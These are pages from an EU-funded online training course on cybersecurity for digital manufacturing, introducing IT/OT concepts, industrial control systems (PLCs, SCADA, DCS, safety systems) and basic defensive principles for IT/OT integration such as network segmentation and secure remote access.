



Co-funded by the
Erasmus+ Programme
of the European Union

DIGITAL TRANSFORMATION IN ADVANCED MANUFACTURING

Cybersecurity

The European Commission's support for the production of this publication does not constitute an endorsement of the contents, which reflect the views only of the authors, and the Commission cannot be held responsible for any use which may be made of the information contained therein.

IT/OT environment features

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: IT/OT environment features

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 3:14 PM

Table of contents

1. IT/OT definiton

2. Industrial Control Systems

2.1. Sensors and actuators

2.2. Programmable Logic Controllers and RTU's

2.3. Human Machine Interface and SCADA's

3. IT technologies

3.1. Hardware

3.2. Software

1. IT/OT definiton

Information Technology (IT) mention to anything identified to computing technology, PC equipment, software programming, hardware and systems administration.

Operational Technology (OT) in any industrial environment is defined as the hardware and software that detects or causes a change through the direct monitoring and/or control of physical devices, processes and events in a industrial manufacturing/productive enterprise.

Usually OT systems are based on **Industrial Control Systems (ICS)**.

You can learn more in the following video:

2. Industrial Control Systems

Industrial Control System (ICS) is a general term that encompasses several types of control systems, networks and associated instrumentation used for industrial process control, usually OT systems are based on ICS's. ICS systems are usually divided in **5 levels**, in which each level has a very specific task:

- Level 0, Field level: it is in charge of interacting with the physical systems (engines, pumps, pipes, deposits....) using **sensors and actuators**.
- Level 1, Control level: it is in charge of controlling the physical system using **Programmable Logic Controllers (PLC)**.
- Level 2, Supervisory level: PLC's are supervised using **Human Machine Interfaces (HMI)** and **Scada** systems.
- Level 3, Production Control level: in this level manufacturing systems are monitored with specific software, **Manufacturing Execution System (MES)**, in order to achieve company's goals.
- Level 4, Production Scheduling level: this level contains **Enterprise Resource Planning (ERP)** systems and its main function is to provide information and decision support to management staff.

Basically, OT and ICS's are based on the utilization of Programmable Logic Controllers (PLC) to monitor or change the physical condition of a system. OT systems can be required to control valves, engines, conveyors and other machines to regulate various process values, such as temperature, pressure, flow, and to monitor them to prevent hazardous conditions.

OT systems use various technologies for hardware design and **communications protocols**, that are unknown in IT. Common problems include supporting legacy systems & devices and numerous vendor architectures and standards. Since most OT innovations are proprietary, numerous arrangements can be hard to integrate.

As it is shown in figure 5.2, OT includes devices, physical gear and equipment, industrial hardware and software. OT experts center around systems used for monitoring and control. They work with sensors and actuators (for example a pressure sensor and a valve), Programmable Logic Controllers (PLC), Human Machine Interfaces (HMI), embedded computing technologies, Remote Terminal Units (RTU), Supervisory Control and Data Acquisition (SCADA) frameworks.




Figure 5. 2– ICS/OT environment components (source: [researchgate.net](https://www.researchgate.net))

2.1. Sensors and actuators

Sensors are devices that detect events or changes in its environment and send the information to other electronics, frequently a computer processor or PLC. Figure 5.3 shows a pressure sensor which measures pressure in a component and generates an electrical signal. This signal could be read by a PLC.




Figure 5. 3- Pressure sensor

Actuators are components of a machine that are responsible for moving and controlling a mechanism or system, for example by opening a valve. In simple terms, they are "movers". Figure 5.4 shows a linear actuator which pushes any object when it receives the correspondent signal.



Figure 5. 4- Linear actuator

2.2. Programmable Logic Controllers and RTU's

A Programmable Logic Controllers (PLC) is an industrial digital computer which has been ruggedized and adapted for the control of manufacturing processes that requires high reliability control and ease of programming and process fault diagnosis.



Figure 5. 5- Industrial PLC

A [Remote Terminal Unit \(RTU\)](#) is a microprocessor-controlled electronic device that interfaces objects in the physical world to a distributed control system or SCADA (supervisory control and data acquisition) system by transmitting telemetry data to a master system, and by using messages from the master supervisory system to control connected objects.



Figure 5. 7- Industrial RTU

2.3. Human Machine Interface and SCADA's

A Human Machine Interface (HMI) is the operator window of the supervisory system. It presents plant information to the operating personnel graphically in the form of mimic diagrams, which are a schematic representation of the plant being controlled, and alarm and event logging pages.



Figure 5. 6- HMI panel

A SCADA is a control system architecture comprising computers, networked data communications and graphical user interfaces (GUI) for high-level process supervisory management, while also comprising other peripheral devices like programmable logic controllers (PLC) and discrete proportional-integral-derivative (PID) controllers to interface with process plant or machinery. Figure 5.8 represents a graphical interface of the SCADA, which shows the status of a process of mixing different types of liquids.




Figure 5. 8- Liquid mixing process SCADA

3. IT technologies

IT systems are composed by **hardware, software** and [telecommunications](#) systems, that store, process, and convey data to all parts of an organization. IT experts spent significant time in the progress of cloud foundations, web applications and programming technologies (Python, SQL, java, c++).

An IT Technician is an IT expert who is responsible for installing and maintaining computer systems and [networks](#) in order to achieve the highest functionality and optimize the role of technology. They usually do not know in detail industrial control systems components, OT structure nor functioning procedures, but they work with data collected from workshops and factories to improve their productivity and efficiency.

3.1. Hardware

Computer hardware alludes to the physical segments of a PC. The screen, mouse, and motherboard are hardware devices. Figure 5.9 shows a microprocessor in a computer motherboard, one of the most important hardware devices.




Figure 5. 9- Microprocessor

There are other physical components in a computer, they are explained in the next video.

Computer hardware is the physical technology that works with information. Hardware can be as small as a [smartphone](#) that fits in a pocket or as large as a [supercomputer](#) that fills a building. Hardware also includes the [peripheral devices](#) that work with computers, such as keyboards, external disk drives, and routers. With the rise of the Internet of things, in which anything from home appliances to cars to clothes will be able to receive and transmit data, sensors that interact with computers are permeating the human environment.

Telecommunication systems connect the hardware together to form a network. Connections can be through wires, such as Ethernet cables or fibre optics, or wireless, such as through Wi-Fi. A network can be designed to tie together computers in a specific area, such as an office or a school, through a local area network (LAN). If computers are more dispersed, the network is called a wide area network (WAN). The Internet itself can be considered a network of networks. Figure 5.11 shows a network composed by computers, tablets, laptops and smartphones connected via cable and wireless means.




Figure 5. 11- LAN network components

The next video explains some of the fundamentals of networking.

3.2. Software

Software incorporates all the PC programs inside a PC. Computers do not work without software. The hardware needs to know what to do, and that is the role of [software](#). Software can be divided into two types: system software and application software. The primary piece of system software is the [operating system](#), such as [Windows](#) or Linux, which manages the hardware's operation. Application software is designed for specific tasks, such as handling a spreadsheet, creating a document, surfing on the internet or designing a [Web](#) page.



Figure 5. 10- Software examples

The next video explains what an Operative System is.

Databases are where the "material" that the other components work with resides. A database is a place where data is collected and from which it can be retrieved by querying it using one or more specific criteria. A data warehouse contains all of the data in whatever form that an organization needs. Databases and data warehouses have assumed even greater importance in information systems with the emergence of "big data," a term for the truly massive amounts of data that can be collected and analyzed. Usually databases are composed by structured data tables, an example is shown in Figure 5.12.




Figure 5. 12- Database schema example

The next video explains the database basics:

Cybersecurity for IT/OT integration

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Cybersecurity for IT/OT integration

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:38 PM

Table of contents

1. IT/OT integration
2. Integration advantages and disadvantages
3. IT/OT cybersecurity principles

1. IT/OT integration

The rising interest in the Industrial [Internet of Things](#) (IIoT) and [digital business](#) transformation means that new opportunities will emerge and associated risks will need to be mitigated. Doing so will involve high levels of cooperation between IT and the groups managing the [operational technology](#) (OT) monitoring or controlling the physical devices and processes in the enterprise.




Figure 5. 14 Industrial IOT structure (Source: <https://www.iiot-center.org/>)

As the infrastructure of the IIoT extends and enhances OT platforms, the ability to actively monitor the field performance of complex machines and their subcomponents will attain a critical mass. However, IIoT deployment is still in the early stages, and most organizations don't yet have the skills, expertise or time to drive the IT/OT alignment requirements.

As it is shown in Figure 5.15, ICS's are integrated in the industrial companies as the next diagram shows. The management staff use data from the manufacturing plant and take decisions based on them, resulting on plans that are transferred to the production level and must be carried out using resources controlled by the ICS.




Figure 5. 15- IT/OT integration scheme ([source: Open Security Archive](#))

The next video explains what IT/OT convergence is.

2. Integration advantages and disadvantages

OT networks (some of the used protocols are: **Profinet**, **Modbus** ...) and IT networks (the most usual protocol is **Ethernet**) can be interconnected and OT/IT integration has several advantages:

- **Increases Production and Saves Time**

Information technology has assisted the business process to make them incredibly cost effective money making machines. This thusly expands efficiency which at last offers ascend to profits that implies better pay and less tiresome working conditions.

- **Improves Communication**

Information Communication Technology (ICT) tools such as email, video conferencing, cellphones, laptops and so forth allow direct communication within a business. This permits more connectivity all through interior and outside structures.

- **Improves Data Storage, File Management, and Data Reporting/ Analysis**

Businesses use cloud services facilitating businesses to store and backup data to reinforcement business information. Additionally, it saves times and makes transfer and access to the data easier from anywhere remotely. Services such Dropbox, entrepreneurs can get their information at any time they want. Also, databases today take into account better analysis of a lot of data advancing better and more informed decision making with an effect on development.

- **Reduce Costs of Operation**

Communication technology and social technology have made business advancement and the release of products affordable. Numerous independent companies have discovered approaches to utilize social technology to raise their brand cognition and get more customers at a negligible expense. Elements like cost play a decisive role in the advancement and development of a business. Along these lines, utilizing information technology data innovation to chop down operational costs, will bring about business development.

- **Improves Business competitiveness**

A Business use of technology is to gain competitive advantages. Business who advance and embrace innovation to stay productive and improve their process. Commonly have high trustness of their customer's rates as they can reliably meet and serve the desires for their customers.

However, OT/IT integration has also some **disadvantages**:

- **Implementation Costs**

Small companies sometimes have basic OT specific technology and try to maintain this technology to be cost efficient; due to this lack of investment they lose their customers.

- **Security Breaches**

OT network (Profinet, Modbus ...) and IT network (Ethernet) can be interconnected. The only problem when these two networks are interconnected is that it may reduce the **availability, integrity and confidentiality** of both if needed cybersecurity measures are not implemented

Since businesses store their information on remote **cloud** servers which can be accessed online with a username and secret password, it is possible to lose that information or to have any vulnerability due to bugs or hackers.

PLCs are as important in control system networks as they would be in any other network environment. It is essential that they are managed with the highest priority. Any access, maintenance, upgrade, test, modification, downtime of PLCs need to be accounted for and these policies need to be enforced.

3. IT/OT cybersecurity principles

In order to integrate IT and OT there are some basic principles that must be taken on account, mostly in OT systems:

- **Network segmentation**

OT networks are usually horizontal (they are not divided in subsections/subnetworks) because the lack of skilled OT technicians in the required networking and addressing knowledge that will configure and maintain ICS networks. Secure segmentation must be implemented to keep the digital threats and attacks as limited as possible, so they can not propagate to the whole system.





Figure 5. 16- Network segmentation example (Source: <https://www.isecauditors.com>)

- **Ensuring only certified individuals are in the control system's environment**

Workshops and industrial areas are usually full of people moving around. For security issues only people who have access to the business control system must be there.



- **Limiting access to thumb drives and securing access**

One of the biggest problem in OT environments is the use of mobile devices (smartphones, tablets...) and portable memory drives (USB...). Security policies must include rules to limit the usage of these devices and access technologies.



- **Upgrading firmware to the last version**

A common operating system update/firmware update is a security update, which is issued to protect the system against vulnerabilities that might be exploited by hackers and viruses.



- **Secure remote connections**

Product suppliers and service providers need remote connection to the company OT system in order to maintain their equipment/processes working properly. These remote connections must be implemented using the available secure communication technologies.




Figure 5. 17- VPN secure communications (Source: <https://blog.rico-j.de>)

- **Asset certification**

IT/OT systems are complex environments composed by multiple devices provided by different fabricants and suppliers. Ensuring that equipment is reliable is a principal issue in an IT/OT network, so industrial assets must be certified based on industry standards and certifications.

- **Asset identification**

IT/OT systems are complex environments composed by multiple devices provided by different fabricants and suppliers. Identification of components is sometimes a challenge, so well tested procedures must be used to achieve a correct and complete inventory.




Figure 5. 18- Industrial company list of assets (Source: <https://www.incibe-cert.es>)

- **Ensure high availability**

Once integrated, IT/OT systems must ensure high availability. Strong economic losses could follow if production systems are stopped longer than needed, so reducing malfunctioning and maintenance time must be a central issue when company rules and policies are developed.



Types of Industrial Control Systems

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Types of Industrial Control Systems

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:39 PM

Table of contents

1. Types of Industrial Control Systems
2. Distributed control system
3. Supervisory control and data acquisition (SCADA)
4. Industrial safety system

1. Types of Industrial Control Systems

Industrial control system (ICS) is a general term that encompasses several types of [control systems](#) and associated [instrumentation](#) used for [industrial process control](#).

Such systems can range in size from a few modular panel-mounted controllers to large interconnected and interactive distributed control systems with many thousands of field connections. Systems receive data from remote sensors measuring [process variables](#) (PVs), compare the collected data with desired [setpoints](#) (SPs), and derive command functions which are used to control a process through the final control elements (FCEs), such as [control valves](#).

Larger systems are usually implemented by [supervisory control and data acquisition](#) (SCADA) systems, or [distributed control systems](#) (DCS), and [programmable logic controllers](#) (PLCs), though SCADA and PLC systems are scalable down to small systems with few control loops.. Such systems are extensively used in industries such as chemical processing, pulp and paper manufacture, power generation, oil and gas processing, and telecommunications




Figure 5. 19- ICS network structure (Source: Trendmicro)

2. Distributed control system

A distributed control system (DCS) is a computerised control system for a process or plant usually with many control loops, in which autonomous controllers (usually PLC's) are distributed throughout the system, but there is no central operator supervisory control. This is in contrast to systems that use centralized controllers; either discrete controllers located at a central control room or within a central computer. The DCS concept increases reliability and reduces installation costs by localising control functions near the process plant, with remote monitoring and supervision.

Distributed control systems first emerged in large, high value, safety critical process industries, and were attractive because the DCS manufacturer would supply both the local control level and central supervisory equipment as an integrated package, thus reducing design integration risk. Today the functionality of SCADA and DCS systems are very similar, but DCS tends to be used on large continuous process plants where high reliability and security is important, and the control room is not geographically remote.

The key attribute of a DCS is its reliability due to the distribution of the control processing around nodes in the system. This mitigates a single processor failure. If a processor fails, it will only affect one section of the plant process, as opposed to a failure of a central computer which would affect the whole process. This distribution of computing power local to the field Input/Output (I/O) connection racks also ensures fast controller processing times by removing possible network and central processing delays.




Figure 5. 20- DCS network structure (Source: www.whatispiping.com)

3. Supervisory control and data acquisition (SCADA)

Supervisory control and data acquisition (SCADA) is a [control system](#) architecture that uses computers, networked data communications and [graphical user interfaces](#) for high-level process supervisory management. The operator interfaces which enable monitoring and the issuing of process commands, such as controller setpoint changes, are handled through the SCADA supervisory computer system. However, the real-time control logic or controller calculations are performed by networked modules which connect to other peripheral devices such as [programmable logic controllers](#) and discrete [PID controllers](#) which interface to the process plant or machinery.

The SCADA concept was developed as a universal means of remote access to a variety of local control modules, which could be from different manufacturers allowing access through [standard automation protocols](#). In practice, large SCADA systems have grown to become very similar to [distributed control systems](#) in function, but using multiple means of interfacing with the plant. They can control large-scale processes that can include multiple sites, and work over large distances.[2] This is a commonly-used architecture industrial control systems, however there are concerns about SCADA systems being vulnerable to [cyberwarfare](#) or [cyberterrorism](#) attacks.[3]

The SCADA software operates on a supervisory level as control actions are performed automatically by [RTUs](#) or PLCs. SCADA control functions are usually restricted to basic overriding or supervisory level intervention. A feedback control loop is directly controlled by the RTU or PLC, but the SCADA software monitors the overall performance of the loop. For example, a PLC may control the flow of cooling water through part of an industrial process to a set point level, but the SCADA system software will allow operators to change the set points for the flow. The SCADA also enables alarm conditions, such as loss of flow or high temperature, to be displayed and recorded.




Figure 5. 21- SCADA example ([Source: Wikipedia](#))

4. Industrial safety system

An industrial safety system (ISS) is a countermeasure crucial in any hazardous plants such as oil and gas plants and nuclear plants. They are used to protect [human](#), [industrial plant](#), and the [environment](#) in case of the [process](#) going beyond the allowed control margins.

As the name suggests, these systems are not intended for controlling the process itself but rather protection. [Process control](#) is performed by means of [process control systems](#) (PCS) and is [interlocked](#) by the [safety](#) systems so that immediate actions are taken should the process control systems fail.

Process control and safety systems are usually merged under one system, called [Integrated Control and Safety System](#) (ICSS). Industrial safety systems typically use dedicated systems that are [SIL 2](#) certified at minimum; whereas control systems can start with [SIL 1](#). SIL applies to both hardware and software requirements such as cards, processors redundancy and voting functions.

